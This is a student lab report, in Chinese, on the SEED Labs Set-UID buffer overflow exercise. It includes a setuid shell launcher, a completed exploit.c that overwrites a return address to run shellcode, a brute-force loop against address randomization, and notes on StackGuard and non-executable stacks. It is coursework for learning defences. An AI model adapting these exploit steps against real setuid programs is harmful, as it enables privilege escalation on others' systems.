北京交通大学

计算机网络安全

LAB1 Set-UID Program Vulnerability


学 生 姓 名：

学 生 学 号：

1.实验环境

Ubuntu 版本 12.04（seed lab 官网获取）


2.1 初始化



```
[03/11/2024 20:26] seed@ubuntu:~$ cd /home/seed/Documents/LAB02
[03/11/2024 20:32] seed@ubuntu:~/Documents/LAB02$ ls
call_shellcode.c  exploit.c  stack.c
[03/11/2024 20:32] seed@ubuntu:~/Documents/LAB02$ sudo sysctl -w kernel.randomiz
e_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
[03/11/2024 20:34] seed@ubuntu:~/Documents/LAB02$
```


2.2 shellcode

系统函数是不安全的。




```c
#include<stdio.h>

int main()
{
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
```

运行 Cshell，可以看到符号是$，表示没有获得 root 权限




```
[03/11/2024 23:39] seed@ubuntu:~$ cd /home/seed/Documents/LAB02
[03/11/2024 23:40] seed@ubuntu:~/Documents/LAB02$ sudo sysctl -w kernel.randomiz
e_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
[03/11/2024 23:40] seed@ubuntu:~/Documents/LAB02$ gcc cshell.c -o cshell
[03/11/2024 23:40] seed@ubuntu:~/Documents/LAB02$ ls
call_shellcode.c   cshell     cshell.c~  stack.c
call_shellcode.c~  cshell.c  exploit.c
[03/11/2024 23:40] seed@ubuntu:~/Documents/LAB02$ ./cshell
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),109(lpadmin),124(sambashare),130(wireshark)
$ █
```

但是在经过 chmod 赋予 setuid 后，获得了 root 权限



```
[03/11/2024 23:42] seed@ubuntu:~/Documents/LAB02$ sudo chown root cshell
[03/11/2024 23:42] seed@ubuntu:~/Documents/LAB02$ sudo chmod 4755 cshell
[03/11/2024 23:42] seed@ubuntu:~/Documents/LAB02$ ls -l cshell
-rwsr-xr-x 1 root seed 7162 Mar 11 23:40 cshell
[03/11/2024 23:42] seed@ubuntu:~/Documents/LAB02$ ./cshell
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm),24(cdrom),27(su
do),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark),1000(seed)
# 
```


如果没有加入 execstack 选项，（允许从堆栈执行代码），就会报错。



```
[03/11/2024 23:44] seed@ubuntu:~/Documents/LAB02$ gcc -z execstack -o call_shell
code call_shellcode.c
[03/11/2024 23:51] seed@ubuntu:~/Documents/LAB02$ ./call_shellcode
$ exit
[03/11/2024 23:54] seed@ubuntu:~/Documents/LAB02$ gcc call_shellcode.c -o call_s
hellcode2
[03/11/2024 23:54] seed@ubuntu:~/Documents/LAB02$ ./call_shellcode2
Segmentation fault (core dumped)
```

2.3 Task1 The Vulnerable Program


构建漏洞程序 stack。
创建一个 badfile 文件，通过在 root 帐户中编译它并将可执行文件的权限设置为 4755 来实现（包括 execstack 和 -fno-stack-protector 选项，以关闭非可执行堆栈和 StackGuard 保护）。




```
[03/12/2024 00:23] seed@ubuntu:~/Documents/LAB02$ touch badfile
[03/12/2024 00:29] seed@ubuntu:~/Documents/LAB02$ ls -ls badfile
0 -rw-rw-r-- 1 seed seed 0 Mar 12 00:29 badfile
[03/12/2024 00:29] seed@ubuntu:~/Documents/LAB02$
[03/12/2024 00:29] seed@ubuntu:~/Documents/LAB02$ sudo su
[sudo] password for seed:
[03/12/2024 00:34] root@ubuntu:/home/seed/Documents/LAB02# gcc -o stack -z execs
tack -fno-stack-protector stack.c
[03/12/2024 00:34] root@ubuntu:/home/seed/Documents/LAB02# chmod 4755 stack
[03/12/2024 00:35] root@ubuntu:/home/seed/Documents/LAB02# ./stack
Returned Properly
```

2.4 Task 1: Exploiting the Vulnerability

使用 gdb 来调试 stack，stack.c 中有一个函数为 bof（str），设置一个断点，能看到调用 bof（）后 ebp 的地址为 0xbffff128，buffer 的首地址为 0xbffff108，差值为 32。栈中函数的 buffer



```
[03/12/2024 01:41] seed@ubuntu:~/Documents/LAB02$ gcc -g -fno-stack-protector -z
 execstack stack.c -o stack_dbg
[03/12/2024 01:41] seed@ubuntu:~/Documents/LAB02$ gdb ./stack_dbg
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /home/seed/Documents/LAB02/stack_dbg...done.
(gdb) 
```




```
(gdb) b bof
Breakpoint 1 at 0x804848a: file stack.c, line 14.
(gdb) run
Starting program: /home/seed/Documents/LAB02/stack_dbg

Breakpoint 1, bof (str=0xbffff147 "\267\001") at stack.c:14
14          strcpy(buffer, str);
(gdb) p/x &buffer
$1 = 0xbffff108
(gdb) p/x $ebp
$2 = 0xbffff128
(gdb) p/d 0xbffff128-0xbffff108
$3 = 32
(gdb) █
```

补全攻击程序 exploit.c

```
  /* You need to fill the buffer with appropriate contents here */
  int len=strlen(shellcode);
  for(int i=0;i<len;i++)
  {
      buffer[517-len+i]=shellcode[i];
  }
  //计算返回地址
  int ret=0xbffff108+517-len;
      //修改返回地址（小端法）
  buffer[0xbffff128-0xbffff108+4]=ret&0xff;
  buffer[0xbffff128-0xbffff108+5]=(ret>>8)&0xff;
  buffer[0xbffff128-0xbffff108+6]=(ret>>16)&0xff;
  buffer[0xbffff128-0xbffff108+7]=(ret>>24)&0xff;
```

编译 stack 和 exploit，进行运行，使用漏洞程序测试，可以看到获得了 root 权限（#）。



```
[03/12/2024 02:22] seed@ubuntu:~/Documents/LAB02$ gcc -o stack -z execstack -fno
-stack-protector stack.c
[03/12/2024 02:23] seed@ubuntu:~/Documents/LAB02$ sudo chown root stack
[sudo] password for seed:
[03/12/2024 02:23] seed@ubuntu:~/Documents/LAB02$ sudo chmod 4755 stack
[03/12/2024 02:23] seed@ubuntu:~/Documents/LAB02$ gcc -o exploit exploit.c
exploit.c: In function ‘main’:
exploit.c:31:5: error: ‘for’ loop initial declarations are only allowed in C99 m
ode
exploit.c:31:5: note: use option -std=c99 or -std=gnu99 to compile your code
[03/12/2024 02:24] seed@ubuntu:~/Documents/LAB02$ gcc -o exploit exploit.c -std=
c99
[03/12/2024 02:25] seed@ubuntu:~/Documents/LAB02$ ./exploit
[03/12/2024 02:25] seed@ubuntu:~/Documents/LAB02$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm),24(cdrom),27(su
do),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark),1000(seed)
# █
```


当 bof 函数被调用时，它的局部变量 buffer 和 str 将被存储在栈上。buffer 在栈上的偏移量相对于栈帧的起始地址为负值。

在 exploit.c 中，我们计算了正确的返回地址，并将其写入到 buffer 中。返回地址通常位于栈帧的末尾，因此我们使用偏移量来确定正确的位置。

当 bof 函数执行 strcpy 时，如果传入的字符串过长，就会发生缓冲区溢出。这会覆盖 buffer 数组后面的栈帧部分，包括保存的返回地址。

因为我们在 exploit.c 中设置了正确的返回地址，当 bof 函数执行完毕并尝试返回时，它将跳转到我们指定的 shellcode 地址，从而执行我们的恶意代码。

2.5Task 2: Protection in /bin/bash




```
[03/14/2024 19:58] seed@ubuntu:~$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for seed:
Sorry, try again.
[sudo] password for seed:
kernel.randomize_va_space = 0
[03/14/2024 20:03] seed@ubuntu:~$ gcc -o exploit exploit.c -std=c99
gcc: error: exploit.c: No such file or directory
gcc: fatal error: no input files
compilation terminated.
[03/14/2024 20:08] seed@ubuntu:~$ cd /home/seed/Documents/LAB02
[03/14/2024 20:09] seed@ubuntu:~/Documents/LAB02$ gcc -o exploit exploit.c -std=
c99
[03/14/2024 20:09] seed@ubuntu:~/Documents/LAB02$ ./exploit
[03/14/2024 20:09] seed@ubuntu:~/Documents/LAB02$ ./stack
$ 
```

可以发现当让 sh 指向 bash 后，无法获得权限。


2.6Task 3: Address Randomization

引入脚本进行攻击




*defeat_rand.sh (~/Documents/LAB02) - gedit

```
#!/bin/bash

SECONDS=0
value=0

while [ 1 ]
  do
  value=$(( $value + 1 ))
  duration=$SECONDS
  min=$(($duration / 60))
  sec=$(($duration % 60))
  echo "$min minutes and $sec seconds elapsed."
  echo "The program has been running $value times so far."
  ./stack
done
```




```
[03/12/2024 05:04] seed@ubuntu:~/Documents/LAB02$ sudo /sbin/sysctl -w kernel.ra
ndomize_va_space=2
[sudo] password for seed:
kernel.randomize_va_space = 2
[03/12/2024 05:05] seed@ubuntu:~/Documents/LAB02$ ./exploit
[03/12/2024 05:05] seed@ubuntu:~/Documents/LAB02$ ./stack
Segmentation fault (core dumped)
[03/12/2024 05:05] seed@ubuntu:~/Documents/LAB02$ ./stack
Segmentation fault (core dumped)
[03/12/2024 05:05] seed@ubuntu:~/Documents/LAB02$ ./stack
Segmentation fault (core dumped)
[03/12/2024 05:05] seed@ubuntu:~/Documents/LAB02$ chmod +x defeat_rand.sh
[03/12/2024 05:06] seed@ubuntu:~/Documents/LAB02$ ./defeat_rand.sh
```



```
The program has been running 54288 times so far.
./defeat_rand.sh: line 15: 30791 Segmentation fault      (core dumped) ./stack
35 minutes and 29 seconds elapsed.
The program has been running 54289 times so far.
./defeat_rand.sh: line 15: 30793 Segmentation fault      (core dumped) ./stack
35 minutes and 29 seconds elapsed.
The program has been running 54290 times so far.
./defeat_rand.sh: line 15: 30795 Segmentation fault      (core dumped) ./stack
35 minutes and 29 seconds elapsed.
The program has been running 54291 times so far.
./defeat_rand.sh: line 15: 30797 Segmentation fault      (core dumped) ./stack
35 minutes and 29 seconds elapsed.
The program has been running 54292 times so far.
./defeat_rand.sh: line 15: 30799 Segmentation fault      (core dumped) ./stack
35 minutes and 30 seconds elapsed.
The program has been running 54293 times so far.
./defeat_rand.sh: line 15: 30801 Segmentation fault      (core dumped) ./stack
35 minutes and 30 seconds elapsed.
The program has been running 54294 times so far.
./defeat_rand.sh: line 15: 30803 Segmentation fault      (core dumped) ./stack
35 minutes and 30 seconds elapsed.
The program has been running 54295 times so far.
```

在打开地址随机化后，每次地址都在变化，很难通过地址的运算获得攻击代码。
使用 sh -c "while [1]; do ./stack; done;"无法查看时间，因此引入了新的脚本 defeat_rand.sh，该脚本的主要目的是在一个无限循环中运行 stack 程序。每次循环迭代，脚本会记录已经运行的次数，并计算运行的总时间。可以看到运行了 35 分钟后还没攻击成功。

2.7Task 4: Stack Guard



```
[03/12/2024 05:13] seed@ubuntu:~/Documents/LAB02$ sudo sysctl -w kernel.randomiz
e_va_space=0
kernel.randomize_va_space = 0
[03/12/2024 05:13] seed@ubuntu:~/Documents/LAB02$ gcc -g -o stack -z execstack s
tack.c
[03/12/2024 05:14] seed@ubuntu:~/Documents/LAB02$ chmod 4755 stack
[03/12/2024 05:14] seed@ubuntu:~/Documents/LAB02$ ./stack
*** stack smashing detected ***: ./stack terminated
Segmentation fault (core dumped)
[03/12/2024 05:14] seed@ubuntu:~/Documents/LAB02$
```

启用堆栈保护可以增加程序的安全性。它旨在检测和防止缓冲区溢出攻击。也就是之前命令中的-fno-stack-protector 选项。可以看到在运行漏洞程序 stack 后依然不能获取 root 权限。提示 Segmentation fault，攻击失败。
需要注意的是，非可执行堆栈只会使在堆栈上运行 shellcode 变得不可能，但它并不能防止缓冲区溢出攻击，因为在利用缓冲区溢出漏洞之后，还有其他方法可以运行恶意代码。

3. Submission

通过实验我了解到，缓冲区溢出漏洞是由于程序尝试写入超出预先分配的固定长度缓冲区边界的数据而引起的。这种漏洞可以被恶意用户利用，改变程序的流程控制，甚至执行任意代码片段。在实验中，我们研究了三种增加系统安全性的技术：地址随机化、堆栈保护和栈保护。地址随机化通过随机化内存布局，使得攻击者更难以利用漏洞，堆栈保护通过添加堆栈哨兵来检测缓冲区溢出，并在检测到时终止程序，而栈保护则在编译时插入额外的代码来检测缓冲区溢出并终止程序。通过了解这些技术，我们更好地理解了系统安全性的重要性以及如何有效地防御缓冲区溢出攻击。